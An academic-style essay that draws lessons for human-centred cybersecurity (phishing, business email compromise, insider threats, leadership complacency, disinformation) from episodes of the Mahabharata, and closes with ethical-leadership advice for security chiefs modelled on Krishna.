In the digital age, cybersecurity has become one of the most critical concerns for organizations, governments, and individuals alike. With the proliferation of cloud computing, the Internet of Things (IoT), artificial intelligence, and increasingly digitized infrastructure, the number and complexity of cyber threats have escalated dramatically. Despite this rapid technological evolution, most cybersecurity breaches do not stem from technical failures. Instead, they occur because of human error, manipulation, ignorance, or malicious intent [1].

While firewalls, multi-factor authentication, and real-time threat detection are essential technical safeguards, they offer limited protection against breaches that exploit human behavior. Phishing emails, social engineering schemes, insider threats, and poor cyber hygiene remain the most common methods of attack. The human element—whether in the form of a careless employee, an overconfident executive,

or a deceived user—often represents the weakest link in cybersecurity.

To address this issue, it is necessary to expand the lens through which we view cybersecurity. Rather than treating it solely as a technical field, we must recognize it as a multidisciplinary challenge that incorporates psychology, leadership, ethics, and human behavior. History and literature, especially works that delve deeply into the human condition, can serve as surprising yet insightful sources of guidance.

One such source is the Mahabharata, an ancient Indian epic written over 2,000 years ago. While traditionally viewed as a mythological or philosophical text, the Mahabharata also serves as a timeless case study in human behavior, leadership, decision-making, and moral complexity. Its characters, dilemmas, and outcomes offer compelling parallels to modern cybersecurity challenges.

In the epic, decisions made under pressure, trust misplaced in the wrong hands, strategic deception, and overconfidence often lead to catastrophic outcomes. These human tendencies are no different from the psychological mechanisms exploited by cyber attackers today. For instance, the game of dice episode, in which Yudhishtira is manipulated into gambling away his kingdom, is a prime example of social engineering centuries before the term existed. Similarly, Shakuni's role as an insider threat destabilizing the Kaurava empire mirrors the modern risks posed by malicious actors within organizations.

The ethical guidance and leadership offered by Lord Krishna throughout the Mahabharata also provide a powerful framework for modern CISOs and cybersecurity professionals. Krishna does not directly engage in combat but influences outcomes through counsel, foresight, and moral clarity—qualities that are essential for leaders navigating complex and ethically ambiguous cybersecurity landscapes.

This paper aims to extract key cybersecurity lessons from the Mahabharata and apply them to contemporary digital challenges. The goal is not to mythologize cybersecurity or to present ancient epics as technical manuals, but to draw upon their understanding of human behavior and apply it in meaningful ways to modern threat environments. We propose that, much like the protagonists of the Mahabharata, today's cybersecurity professionals must cultivate ethical awareness, emotional intelligence, and strategic foresight in addition to technical proficiency.

In the following sections, we will explore:

- The psychological and behavioral factors that make the human element central to cybersecurity failures.

- Specific incidents from the Mahabharata that correspond to modern cyber threat vectors such as social engineering, insider threats, and misinformation.
- Ethical leadership principles, modeled on Krishna's actions, that are vital for today's cybersecurity leaders.
- A framework for integrating ancient wisdom with modern security practices to build human-centric resilience.

By synthesizing ancient narrative insights with current threat intelligence, this interdisciplinary approach opens new avenues for cybersecurity strategy and education. In doing so, it highlights a critical yet often overlooked truth: technology may change, but human nature remains constant.

II. WHY THE HUMAN ELEMENT MATTERS IN CYBERSECURITY

Cybersecurity is often discussed in terms of software, hardware, and networks—but behind every security breach, policy failure, or compromised system, there is usually a person. Whether it's a user clicking a malicious link, an employee accidentally leaking sensitive data, or a trusted insider turning rogue, the human element consistently emerges as the root cause of most cyber incidents. While machines operate on logic, humans are guided by emotion, bias, habit, and judgment—all of which can be exploited by attackers.

Recent studies highlight that more than 80% of security breaches involve some form of human error or manipulation [1], [2]. Social engineering attacks, for instance, are rarely thwarted by antivirus programs or firewalls. They bypass technical barriers by targeting the human psyche—using fear, urgency, authority, or curiosity to prompt action. Even highly trained professionals can fall prey to such tactics if the right psychological buttons are pushed.

In many organizations, technical defenses are deployed extensively: firewalls, intrusion detection systems, endpoint security platforms, and encrypted communication channels. Yet, these defenses are only as strong as the people who operate within them. A system administrator reusing passwords across platforms, a marketing employee clicking on a cleverly disguised phishing email, or a project manager overlooking software updates—each creates entry points that no software patch can prevent.

To understand why people remain such a consistent vulnerability, we need to look at how human behavior influences digital risk. People are creatures of habit. They value convenience, often more than security. Reusing passwords, disabling security settings, postponing updates, and falling for emotional appeals are common behaviors even among those who know better. These behaviors don't stem from ignorance alone; they arise from real-world constraints like time pressure, multitasking, and cognitive overload.

The Mahabharata—an epic centered around human decisions, ethical dilemmas, and consequences—offers timeless illustrations of such psychological vulnerabilities. It reminds us that the downfall of even the mightiest warriors came not from external attacks, but from lapses in judgment,

unchecked ego, misplaced trust, and emotional manipulation. In cybersecurity, these same factors play out in modern forms.

For example, when Yudhishtira agrees to participate in the dice game despite knowing it could be a trap, his pride, sense of honor, and inability to say no override his better judgment. In today's context, a C-suite executive might approve a wire transfer request without verifying its source, pressured by a seemingly urgent email from a "CEO"—which turns out to be a phishing attack. The psychological forces at play are remarkably similar.

This isn't limited to external threats. Insider threats—whether intentional or accidental—are another major concern that revolves entirely around human behavior. Disgruntled employees, overly curious contractors, or unaware staff members can expose sensitive systems and data, often with little effort. The Mahabharata's Shakuni, who operates from within the Kaurava court, illustrates how insider manipulation can lead to large-scale destruction, despite having sophisticated warriors and defenses at hand.

Moreover, denial and willful ignorance can be just as dangerous. Dhritarashtra's blindness wasn't just physical; it was symbolic of his refusal to acknowledge his son's destructive behavior. In organizations, this can be seen in leaders who downplay vulnerabilities, ignore early warnings from security teams, or avoid investing in awareness training due to perceived cost or inconvenience. When leadership fails to prioritize a security-first culture, it sends a message that security is secondary—a message attackers are quick to exploit.

Another challenge lies in overconfidence. Organizations that haven't experienced a breach often assume they are secure, even if their practices are outdated or reactive. This false sense of security echoes Duryodhana's arrogance in the Mahabharata, where repeated warnings are dismissed until it is too late. Cyber attackers thrive on this complacency. Regular penetration testing, red teaming, and vulnerability assessments are crucial—not only to test systems but also to challenge assumptions.

There's also a growing concern around misinformation and disinformation. Just as in the Mahabharata, where truth is twisted or withheld to achieve strategic outcomes—such as the deliberate ambiguity in announcing Ashwatthama's death—modern threat actors use misinformation to confuse, divide, and manipulate. Social media, AI-generated content, and deepfakes have made information weaponization easier than ever. Fake news, identity theft, and false alerts can spread faster than factual corrections, influencing public opinion and even corporate decision-making.

The human mind has not evolved at the same speed as technology. While we have advanced tools for detection, prediction, and response, our biases, emotions, and decision-making frameworks remain much the same as they were thousands of years ago. This is where cybersecurity needs to adapt—not just technically, but psychologically.

Organizations must recognize that addressing the human element is not just about punishing mistakes or deploying policies. It's about cultivating a security-aware culture, where employees are trained to think critically, question unexpected requests, and feel responsible for protecting data and systems. Security awareness training should go beyond presentations and checklists; it should involve interactive simulations,

gamified learning, and real-life scenario exercises that mirror the subtlety of actual threats.

Importantly, organizations must move from a model of control to one of trust and education. Fear-based compliance often leads to concealment of mistakes rather than openness. A healthy security culture encourages people to report phishing attempts, admit errors quickly, and suggest improvements—without fear of retaliation.

Cybersecurity teams should also collaborate with behavioral psychologists, ethicists, and communication experts to design systems and protocols that are intuitive, non-intrusive, and aligned with human behavior. For example, nudging techniques (small prompts or design changes that influence behavior) can help reduce risky actions without requiring constant surveillance.

In conclusion, technology will always be essential to cybersecurity, but it cannot compensate for a lack of human awareness and discipline. As attackers continue to refine their psychological playbooks, defenders must do the same—by studying not only malware and code, but also mindset and character. The Mahabharata offers a mirror to human tendencies that, if left unchecked, can undermine even the most fortified systems. The battle for cybersecurity is not just fought with firewalls and code—it's fought in every decision made by individuals across an organization.

III. LESSONS FROM THE MAHABHARATA FOR CYBERSECURITY

A. Social Engineering: The Power of Deception

Among the most dangerous threats in modern cybersecurity is social engineering—a form of psychological manipulation used to trick people into revealing sensitive information or granting access to systems. Social engineering bypasses technical defenses by targeting human weaknesses such as trust, fear, curiosity, or urgency. It's not brute-force hacking—it's human hacking. And remarkably, the underlying principles of this threat can be seen vividly in one of the Mahabharata's most critical turning points: the game of dice.

In the Mahabharata, the Pandava prince Yudhishtira, known for his integrity and devotion to dharma (righteousness), is lured into a rigged game of dice by his cousin Duryodhana and the cunning Shakuni. Despite knowing that Shakuni is a master manipulator and that the game is likely unfair, Yudhishtira agrees to participate, bound by notions of honor and royal protocol. One by one, he wagers and loses his wealth, kingdom, brothers, and eventually Draupadi, their shared wife. What makes this episode so tragic is not just the loss, but the fact that it was entirely avoidable. Yudhishtira was not attacked by an army—he was deceived into destroying himself through poor judgment under pressure.

This is social engineering in its most raw form: manipulating trust, exploiting emotional vulnerability, and creating a sense of inevitability or obligation. In today's cybersecurity landscape, phishing attacks operate in much the same way. A user receives an email that appears to come from a boss, a bank, or a trusted vendor. It may contain a fake invoice, a password reset request, or an urgent directive. The goal is to bypass rational analysis and prompt quick action—before suspicion has a chance to form.

Studies have shown that phishing remains the most common method for initial compromise in cybersecurity breaches [1]. Even trained users fall victim when attackers craft messages that tap into emotional responses. Much like Yudhishtira, who knew better but acted against his instincts due to psychological pressure, employees today can be nudged into dangerous decisions by authority cues, time pressure, or social conformity.

The parallels between the dice game and phishing go even deeper. In both cases:

- The attacker exploits an established relationship or social norm.
- The target is manipulated through emotional triggers (honor, urgency, fear).
- The environment is carefully staged to feel legitimate.
- The victim participates voluntarily, despite vague warnings or internal doubts.

The lesson here is clear: awareness training alone is not enough. Just as Yudhishtira's nobility didn't protect him from being manipulated, good intentions or intelligence don't automatically shield employees from phishing. What's needed is experiential learning—practical exposure to real-world deception tactics. Regular simulations, red-team phishing drills, and dynamic scenario-based training can help individuals build not only recognition skills but also the reflex to pause and question.

Organizations must also design for doubt. Security mechanisms like confirmation prompts, suspicious login alerts, and delayed processing of high-risk transactions serve the same function that an advisor or confidant might have played for Yudhishtira—adding a layer of reflection before a critical decision. Encouraging a culture where employees are not embarrassed to ask "Is this real?" can stop many attacks in their tracks.

In short, if the Mahabharata teaches us anything about cybersecurity, it's that even the wisest people can fall victim to deception when human psychology is manipulated. The goal of security teams should not be to assume users will always do the right thing, but to build systems and habits that make deception harder and skepticism easier.

B. Strategic Manipulation: Advanced Social Engineering

Social engineering is not always simple phishing. In more targeted attacks, adversaries use advanced social engineering tactics like spear phishing or business email compromise (BEC), which are designed to manipulate individuals with precision. These attacks involve impersonating high-level executives or trusted insiders to gain unauthorized access, convince employees to transfer funds, or manipulate decisions. In the Mahabharata, such strategic manipulation is best exemplified by the calculated and often ethically complex actions of Krishna.

Krishna, serving as a non-combatant advisor to the Pandavas, plays a pivotal role in shaping the outcome of the war—not through violence, but through information strategy and psychological influence. He doesn't bend the laws of war; instead, he bends the perception of what is morally justifiable in pursuit of dharma. One notable instance is how Krishna guides Arjuna to defeat Bhishma, who was otherwise invincible. Knowing Bhishma would not fight a woman,

Krishna suggests placing Shikhandi—who was born female—in front of Arjuna in battle. Bhishma lowers his weapons, and Arjuna seizes the opportunity to strike.

In another key episode, Krishna confronts Karna and extracts the secret of his lineage, effectively undermining his will to fight with full conviction. These are not acts of brute force; they are targeted interventions, based on understanding a person's psychology, weaknesses, loyalties, and moral conflicts.

In cybersecurity, this maps directly onto spear phishing, CEO fraud, and other forms of high-stakes deception. Attackers research their targets—often executives, finance managers, or HR personnel—using public data, social media, and leaked credentials. Then, they craft personalized messages that impersonate authority figures, exploit urgency, and push the recipient into taking a high-impact action, such as transferring money or disclosing sensitive credentials.

Take, for instance, the case of a multinational company that lost millions when an attacker, posing as the company's CEO, sent an urgent email to the finance director instructing a confidential wire transfer. The tone, language, and context were so convincing that the director complied without verification. No malware, no technical breach—just precision-targeted psychological engineering.

Krishna's strategic manipulation in the Mahabharata reminds us that even morally driven goals can involve ethically gray methods. Similarly, cyber attackers use legitimate channels—like email or messaging platforms—not to break through firewalls, but to redirect human behavior. They weaponize trust, just as Krishna redirected his enemies' assumptions and biases to shift the balance of power.

The lesson here is that organizations must defend not only against the generic threats of phishing, but also against the more dangerous personalized manipulation. To counter this:

- Verification protocols must be institutionalized. No financial or access-related action should be carried out on the basis of a single message, even if it appears to come from an executive.
- Multi-channel authentication (confirming sensitive requests through a second medium like phone or in-person verification) should become standard.
- Employees—especially those in decision-making roles—should be trained to recognize power dynamics and authority manipulation, which are the psychological levers in such attacks.

Furthermore, just as Krishna understood each warrior's unique psychology, defenders must profile their own environment: understanding where authority lies, who holds operational access, and where decision-making power is concentrated. These areas are the most likely targets for attackers who employ strategic social engineering.

Ultimately, Krishna's actions, while controversial, were deeply rooted in the understanding that victory in complex environments requires insight, not just strength. In the cyber world, that insight translates into understanding how people are influenced and ensuring safeguards are in place before attackers can exploit those influences.

C. Insider Threats: Dangers from Within

While much attention in cybersecurity is focused on external threats—hackers, malware, and nation-state attacks—the most devastating breaches often come from within. Insider threats, whether intentional or accidental, bypass many of the security controls designed to keep outsiders at bay. What makes them particularly dangerous is that insiders already have access to systems, data, and decision-making structures. In the Mahabharata, such threats are not only present—they are central to the downfall of entire kingdoms.

Perhaps the most emblematic insider threat in the epic is Shakuni, the maternal uncle of Duryodhana. Shakuni operates from within the Kaurava court and is regarded by all as a family member and political advisor. But his loyalties lie not with the Kauravas' prosperity, but with vengeance and manipulation. It is Shakuni who masterminds the game of dice, orchestrates Draupadi's humiliation, and continuously feeds Duryodhana's insecurities and ambitions—all while remaining within the trusted inner circle. His role illustrates the subtle and persistent influence that insider threats can exert, sometimes unnoticed until irreversible damage is done.

Another internal vulnerability is Karna, whose personal conflict and concealed identity contribute to unpredictable outcomes in the war. Although Karna is loyal to Duryodhana, his own ethical dilemmas and hidden past ultimately create information asymmetry—where one side gains critical knowledge unknown to others. Krishna exploits this by revealing Karna's birth secrets at a crucial moment, weakening his psychological resolve. While Karna does not betray anyone actively, his presence represents the unintentional insider threat—an individual with access and influence who becomes a risk due to divided loyalties or withheld information.

Modern cybersecurity environments face both of these archetypes. Malicious insiders—disgruntled employees, contractors, or former staff with retained access—may steal data, sabotage systems, or leak sensitive information for financial, ideological, or personal reasons. Unintentional insiders, meanwhile, may cause equal harm through misconfiguration, negligent handling of credentials, or falling prey to phishing attacks. According to the 2023 Ponemon Institute report, insider threats have grown 44% in frequency over the last two years, and the average cost of an insider-related incident is now over \$15 million [1].

What makes insider threats so challenging is that the individuals involved often appear trustworthy. They have credentials, roles, and reputations. Like Shakuni, their motives may not be obvious. They may act slowly, over months or even years, gradually shaping behaviors or collecting data. By the time damage is discovered, it may be too late to trace the full extent of their influence.

The lesson from the Mahabharata is that internal monitoring and ethical awareness must be baked into the organizational fabric, not enforced only through technical audits. This includes:

- Behavioral analytics: Tools that monitor patterns of user activity and flag anomalies, such as unusual access times, data downloads, or communication with external entities.

- Zero trust architecture: A model that assumes no user, inside or outside the organization, should be inherently trusted. Every access request is verified, authenticated, and logged.
- Segregation of duties: No single individual should have unchecked access across critical systems. Dividing responsibilities can limit damage if one part of the system is compromised.
- Offboarding protocols: When employees leave an organization, all access must be revoked immediately, including third-party platforms, remote systems, and internal drives.
- Psychological safety: Encourage employees to report suspicious behavior—even if it involves a peer or manager—without fear of retaliation.

Equally important is fostering a culture of transparency and accountability, where team members understand the ethical implications of their roles. The case of Karna reminds us that unresolved conflicts, isolation, or unacknowledged contributions can lead to internal risk. Employees who feel ignored or unappreciated are statistically more likely to disengage or act out.

Insider threats are not just a technical problem—they are a human problem. And in both the Mahabharata and modern enterprises, they are often the threats that leaders see too late. Detecting them requires not just surveillance tools, but emotional intelligence, open communication, and ethical leadership that prioritizes prevention over reaction.

D. *Blind Trust and Lack of Awareness*

One of the most insidious vulnerabilities in both ancient and modern systems is not the absence of defenses, but the presence of unchecked trust. In cybersecurity, as in the Mahabharata, blind trust—especially from those in leadership—can lead to cascading failures. When people choose to ignore warning signs, whether out of loyalty, fear, or complacency, they open the door for deeper and more destructive consequences.

A powerful example of this in the Mahabharata is King Dhritarashtra, the patriarch of the Kaurava clan. Despite repeated warnings and moral counsel from Vidura, Bhishma, and even Krishna, Dhritarashtra turns a blind eye—literally and metaphorically—to the injustices and manipulations orchestrated by his son, Duryodhana. His refusal to confront the truth stems from emotional attachment and political fear. In doing so, he empowers Duryodhana's behavior, ultimately leading to the destruction of his dynasty.

Dhritarashtra's leadership failure is not born out of malice but out of passive inaction and willful ignorance—qualities that are alarmingly common in modern organizational responses to cybersecurity risk. In many companies, executives delegate security to IT departments, assuming that technology alone is enough. They may ignore risk reports, delay patching known vulnerabilities, or fail to act on insider alerts—believing such events are unlikely or exaggerated. This mindset leaves organizations dangerously exposed.

One stark modern parallel is the Yahoo data breach of 2013–2014. Although attackers had gained access to hundreds of millions of user records, the breach wasn't fully disclosed until years later. Investigations later revealed that internal executives were aware of the situation but failed to act

decisively. The result was not only financial loss but also reputational damage and a significant reduction in Yahoo's acquisition value during its sale to Verizon [1].

Blind trust can also manifest in unquestioned reliance on third-party vendors. Many organizations assume that partners handling their data or infrastructure follow the same rigorous security standards. But supply chain attacks—like the infamous SolarWinds breach—prove otherwise. In that incident, attackers exploited the update mechanism of a trusted software vendor to infiltrate high-security networks, including government agencies. Again, the trust was assumed; verification was lacking.

The Mahabharata warns us that even the most righteous causes can be undermined by leaders who fail to see—or choose not to see—what lies in front of them. Dhritarashtra had every opportunity to stop Duryodhana's escalation. He heard the concerns, knew the risks, and still failed to act. In cybersecurity, this is reflected in leaders who delay investments in security infrastructure, disregard staff training, or avoid difficult conversations about risk tolerance.

The lesson here is that awareness must begin at the top. C-suite leaders must treat cybersecurity not just as a technical issue, but as a strategic business priority. This includes:

- Participating in security briefings, not just receiving reports.
- Supporting proactive audits and threat modeling, rather than only responding to incidents.
- Championing awareness training and creating a culture where questions and doubts are welcomed, not penalized.
- Implementing formal governance structures to ensure oversight of digital risk at the board level.

Just as Dhritarashtra's inability to confront uncomfortable truths destroyed his kingdom, today's leaders who turn away from the realities of cyber threats may be overseeing the slow erosion of their organization's resilience.

Blind trust is not loyalty—it is neglect wrapped in good intentions. And in both ancient epics and modern boardrooms, it is a silent but powerful threat.

E. *Overconfidence in Security*

In cybersecurity, complacency can be as dangerous as ignorance. One of the most recurring causes of security breaches is not a lack of technology or resources, but overconfidence in the systems, strategies, or assumptions in place. When organizations believe they are too secure to fail, they stop asking critical questions. This false sense of invulnerability becomes a fertile ground for threats to take root undetected.

In the Mahabharata, this trait is exemplified by Duryodhana, the prince of the Kauravas. Despite numerous opportunities for peace and reconciliation, Duryodhana remains arrogantly convinced of his superiority—both in might and in strategy. He ignores wise counsel, underestimates the Pandavas' capabilities, and overestimates the loyalty of those around him. His belief that victory is inevitable blinds him to growing risks and fractures within his own ranks. When the war finally begins, his misplaced

confidence leaves his army vulnerable, his allies demoralized, and his own downfall inevitable.

This mindset—rooted in ego and denial—is mirrored in many modern cybersecurity breaches. Organizations may conduct a single risk assessment, pass an audit, or install a security solution, and then assume they are "secure." However, the threat landscape changes constantly. Attackers adapt their methods, tools, and targets. What was secure yesterday may be vulnerable today.

A widely cited example is the Target breach of 2013, where hackers infiltrated the company's network through a third-party HVAC contractor. Despite having sophisticated security tools in place—including advanced malware detection—Target's internal alerts were ignored. The systems worked; it was human overconfidence in those systems that caused the failure to act. The result: over 40 million credit and debit card records stolen and reputational damage that took years to repair [1].

In cybersecurity, regular self-assessment is critical. Overconfidence often leads to skipped software updates, weak incident response planning, insufficient backups, and untested disaster recovery procedures. Teams may delay patching known vulnerabilities because "no one is targeting us," or postpone security training because "our employees are experienced." These assumptions are exactly what attackers rely on.

The Mahabharata warns us repeatedly that strength without humility leads to defeat. Duryodhana had access to the finest warriors—Bhishma, Drona, Karna—yet still lost because he failed to assess his own risks honestly. He ignored dissent, mistreated allies, and discounted the strategic ingenuity of Krishna and the Pandavas.

The lesson for organizations today is simple: humility is a cybersecurity asset. Strong systems need to be challenged, not simply praised. Risk assessments should be iterative, not one-time exercises. Key steps to combat overconfidence include:

- Red teaming exercises: Simulated attacks that help identify gaps in defenses from an attacker's perspective.
- Continuous monitoring: Using analytics and threat intelligence to adapt defenses in real time.
- Postmortem reviews: After incidents—successful or thwarted—teams should conduct detailed analysis to uncover overlooked flaws.
- Board-level engagement: Ensuring leadership understands that cybersecurity is a moving target, not a checkbox.
- External audits and third-party testing: Bringing in fresh eyes to challenge internal assumptions.

Another important takeaway from Duryodhana's arc is that overconfidence in leadership trickles down. His refusal to listen emboldened others to act recklessly or defensively. In an organization, if security leaders convey the belief that "nothing can happen to us," employees may begin to take shortcuts, ignore protocols, or downplay incidents—further compounding risk.

In summary, overconfidence is the silent killer of cybersecurity maturity. The Mahabharata shows us that no amount of resources, allies, or firepower can compensate for strategic blindness. Awareness, humility, and a willingness to be challenged are the traits that truly make an organization resilient in the face of evolving threats.

F. Disinformation and Misinformation

In today's cybersecurity landscape, information itself has become a weapon. While firewalls and anti-malware software can defend against technical threats, they are powerless against one of the most insidious modern attack vectors: disinformation and misinformation. These tactics don't target systems—they target perception, decision-making, and public trust. Interestingly, the Mahabharata contains one of the most profound and early examples of information manipulation, showing how distorted truth can alter the course of battle, morale, and leadership.

The episode involving Ashwatthama's death is a classic case. During the Kurukshetra war, the formidable warrior Drona is virtually unstoppable. His only emotional vulnerability is his deep attachment to his son, Ashwatthama. Sensing this, Krishna devises a strategy to break Drona's spirit: Bhima kills an elephant named Ashwatthama, and Yudhishtira—known for never telling a lie—is instructed to declare, "Ashwatthama is dead," but murmurs the truth "(the elephant)" under his breath. Drona hears the first part, assumes his son is gone, and lays down his arms in despair, leading to his death.

This carefully constructed half-truth is not a lie in the traditional sense, but a distortion of reality designed to trigger a desired response—a psychological attack. In the modern digital world, this is the essence of disinformation. Attackers craft content, stories, or visual media that may contain kernels of truth but are intentionally misleading. Their goal: influence beliefs, behavior, or public discourse.

Disinformation and misinformation have become especially potent through social media platforms, where information spreads faster than it can be verified. During elections, public health crises, and geopolitical conflicts, coordinated campaigns are launched to sow confusion, fear, or division. These campaigns are often automated using bots, fake profiles, and even deepfake videos—AI-generated content that appears convincingly real.

For cybersecurity professionals, this represents a non-traditional threat. It doesn't corrupt systems directly, but it undermines trust in those systems, disrupts operations, and erodes institutional credibility. The consequences can be massive: stock market manipulation, political destabilization, consumer boycotts, or social unrest—all based on false or misleading narratives.

A well-known example is the 2020 Twitter breach, where attackers used social engineering to gain access to internal tools and hijacked prominent accounts (e.g., Barack Obama, Elon Musk, Apple) to promote a cryptocurrency scam. While the breach was technical in nature, its true power came from the public's trust in these verified identities. The attack worked not because of advanced malware, but because the false narrative spread by legitimate accounts was believable enough to provoke action.

The Mahabharata's story of Ashwatthama teaches us that even partial truths, when strategically delivered, can break the

will of the most powerful defenders. For organizations today, the implications are clear: the integrity of information is as important as the security of networks.

Key lessons and strategies include:

- **Media literacy and critical thinking:** Just as Yudhishtira's statement had to be interpreted carefully, users today must be trained to question and verify digital content. Encouraging employees to pause, verify sources, and double-check claims is vital.
- **Real-time fact-checking and response teams:** Organizations should monitor social channels for false narratives about their brand, products, or stakeholders, and have rapid rebuttal mechanisms in place.
- **Content authentication tools:** Technologies that verify the origin and integrity of media—such as blockchain-based verification or metadata authentication—can help combat fake content.
- **Crisis communication planning:** Just as Krishna planned in advance how to deliver the Ashwatthama news, organizations must prepare messaging protocols for incidents where misinformation could spread fast.
- **AI and bot detection:** Use machine learning to detect patterns consistent with coordinated disinformation efforts, such as automated account behavior or repeated phrasing.

The digital battlefield is not only about code—it's about control of the narrative. The Mahabharata reveals that truth, when misused, can be just as destructive as any weapon. For cybersecurity professionals, defending against disinformation requires not just technical tools, but narrative awareness, agility, and a firm grasp of human psychology.

IV. ETHICAL LEADERSHIP IN CYBERSECURITY: THE MODERN KRISHNA

In the ever-evolving world of cybersecurity, technical expertise is necessary—but it is no longer sufficient. As threats become more dynamic, and as the boundaries between digital systems and human behavior blur, what often determines the outcome of a breach or crisis is not merely technology, but leadership. The ability to guide, influence, and ethically shape decisions under uncertainty is becoming one of the defining traits of effective cybersecurity leadership.

The Mahabharata offers a powerful model for this kind of leadership through the character of Krishna. Though Krishna never lifts a weapon in the battle of Kurukshetra, his influence is arguably more decisive than any warrior's. He acts not as a general, but as a strategist, philosopher, guide, and ethical compass. His counsel helps the Pandavas navigate moral ambiguity, psychological stress, and strategic complexity—challenges that today's Chief Information Security Officers (CISOs) and cybersecurity leaders face on a daily basis.

Krishna's leadership provides several timeless lessons that map directly to the responsibilities of modern cybersecurity executives.

- 1) *Leadership Through Guidance, Not Command:* Krishna does not impose his will on the Pandavas. Instead, he offers advice, provokes reflection, and encourages autonomous ethical decision-making. His dialogue with Arjuna before the battle—captured in the Bhagavad Gita—is perhaps the most well-known example of this. Faced with paralysis and doubt, Arjuna turns to Krishna not for orders, but for clarity of purpose.

Cybersecurity leaders today must adopt a similar approach. In organizations where fear-based compliance dominates, employees are less likely to report incidents, admit mistakes, or speak up about suspicious activity. Effective CISOs don't lead with coercion—they lead through coaching, mentoring, and enabling. They cultivate a culture where people understand why security matters, not just how to follow the rules.

This also means creating environments where ethical decision-making is prioritized over rigid adherence to process. In fast-moving incidents—such as ransomware attacks or data breaches—cyber teams often face grey areas. Should we pay the ransom? Should we go public immediately? Should we attribute the attack or remain silent? Like Krishna, cybersecurity leaders must help their teams navigate these dilemmas with both moral clarity and strategic insight.

- 2) *Seeing the Bigger Picture:* Krishna consistently demonstrates the ability to zoom out and assess the long-term consequences of short-term decisions. He is deeply aware that the war is not just a conflict of inheritance but of values. He advises the Pandavas not only with tactical suggestions, but with philosophical grounding—reminding them of their greater purpose.

Cybersecurity leaders must do the same. In an age where decisions are often reactive—patch this, block that, respond to the latest breach—it is easy to lose sight of strategic vision. A strong CISO sees security as an enabler of trust, resilience, and long-term innovation, not just a cost center or a compliance requirement.

This involves aligning cybersecurity initiatives with business goals, proactively identifying emerging risks, and advocating for investments in human capital—such as training, simulation, and ethical awareness—long before they are mandated by regulation.

- 3) *Leading in Silence: Influence Without Authority:* Krishna operates from the sidelines. He has no official power in the war. Yet, his influence is profound because it stems from credibility, wisdom, and earned trust. In many organizations, CISOs or heads of security may not have direct authority over all departments, yet are expected to influence enterprise-wide behavior.

This form of influence leadership—based on cross-functional collaboration, negotiation, and strategic communication—is critical. Security policies that are imposed without context often meet resistance. But when leaders invest in relationships, understand

departmental pressures, and speak in a language others understand, they gain voluntary cooperation, which is far more sustainable.

Krishna's leadership reminds us that influence without authority is not only possible—it is often more powerful.

- 4) *Ethical Pragmatism: Doing What's Right, Even When It's Hard:* Krishna often makes controversial decisions—such as suggesting Yudhishtira speak ambiguously about Ashwatthama's death—but these are driven by a larger ethical vision: the preservation of justice (dharma). He acknowledges that rigid moralism can be paralyzing in complex environments, and that leadership sometimes involves choosing the least harmful of imperfect options.

Cybersecurity leaders frequently face similar ethical dilemmas. Should we disclose a vulnerability we found in a partner's system? How do we balance transparency with contractual obligations during an incident? Should we attribute a state-sponsored attack if it risks diplomatic fallout?

In such situations, leaders must exercise ethical pragmatism—weighing competing responsibilities and making decisions that uphold integrity while navigating the constraints of reality. Krishna teaches us that leadership is not about avoiding difficult choices, but about owning them with wisdom and accountability.

- 5) *Empowering Others to Be Ethical Leaders:* Perhaps Krishna's most profound leadership act is to withdraw at the moment of action, trusting that Arjuna will do what is right. He prepares, advises, and challenges, but ultimately empowers Arjuna to act from his own internal compass.

Cybersecurity is increasingly a distributed responsibility. From frontline employees to developers, from procurement teams to customer service, everyone has a role in safeguarding information and managing digital risk. A truly effective CISO does not seek to control everything, but rather to empower everyone to act with security and ethics in mind.

This means creating structures for ethical escalation, offering tools for secure decision-making, and recognizing that ethical leadership is not reserved for the top—it must be embedded throughout the culture.

Bridging Ancient Wisdom with Modern Leadership

The role of Krishna in the Mahabharata is not about divine intervention—it is about conscious leadership in the face of complexity. His style—grounded, strategic, and deeply ethical—serves as a timeless archetype for cybersecurity leaders navigating today's volatile threat environment.

As CISOs face growing challenges—from ransomware and nation-state actors to insider threats and supply chain vulnerabilities—their greatest asset is not a tool or a budget. It is the capacity to lead with clarity, courage, and conscience.

The Mahabharata reminds us that true leadership is not about domination, but illumination. It is not about having all the answers, but about asking the right questions, guiding with purpose, and standing firm in ethical conviction—even when the battlefield is digital and the stakes are high.

V. CONCLUSION

At the heart of every cybersecurity incident—no matter how technical or sophisticated the method—there is a human decision, a judgment call, a moment of vulnerability. While organizations invest billions into hardware, software, and threat intelligence, the most persistent and complex risks remain human. The ancient Indian epic, the Mahabharata, although rooted in mythology, offers timeless insight into the very human behaviors that still shape our digital vulnerabilities today.

From Yudhishtira's downfall through social manipulation, to Shakuni's betrayal from within, from Duryodhana's arrogance to Dhritrashtra's blind leadership, the epic reveals that strength alone is never enough. It is wisdom, humility, awareness, and ethics that ultimately determine victory or defeat. These themes echo powerfully in today's cybersecurity landscape.

Modern cyber threats—from phishing and insider sabotage to misinformation campaigns—thrive not because our firewalls fail, but because our people are unprepared to identify and resist manipulation. These are not failures of technology but of training, culture, and leadership. Just as Krishna guided the Pandavas not with commands but with clarity, foresight, and ethical challenge, today's CISOs and cybersecurity leaders must recognize that their role extends far beyond system security. They are stewards of behavior, trust, and organizational conscience.

A key message of the Mahabharata is that truth and power must go hand in hand with responsibility. In cybersecurity, that responsibility means:

- Training employees not just on policies, but on how to think critically under pressure.
- Recognizing and mitigating the emotional and psychological levers that attackers exploit.
- Building security architectures that assume fallibility, not perfection.
- Encouraging ethical awareness and transparency at all levels of decision-making.
- Creating a culture in which reporting an error is safer than hiding one.

Moreover, the Mahabharata teaches us that battles are not won by force alone—they are won by insight, timing, and moral clarity. This is especially true in cybersecurity, where attackers increasingly rely on subtlety, deception, and speed. Organizations must therefore move from a reactive posture to a proactive, human-centric defense model—one that anticipates not just attack vectors but the human behaviors that enable them.

It is not technology, but the human element that makes cybersecurity both its greatest strength and its greatest vulnerability. And yet, when properly nurtured, it is also our greatest opportunity. By understanding the patterns of human decision-making—through both modern psychology and

ancient wisdom—security teams can craft strategies that are not just technically sound, but emotionally intelligent and ethically grounded.

In this light, the Mahabharata is not merely a story of war, but a blueprint for navigating complexity—an ethical operating system for leaders facing high-stakes, high-pressure environments. It reminds us that courage without compassion, strength without strategy, and systems without wisdom are all vulnerable in their own ways.

As we look to the future, with AI, quantum computing, and ever-more interconnected systems redefining the digital world, we must remember that our most enduring vulnerabilities will always be human. And so, our most effective defenses must begin with better understanding humans—not just as users or employees, but as decision-makers, allies, and ethical agents.

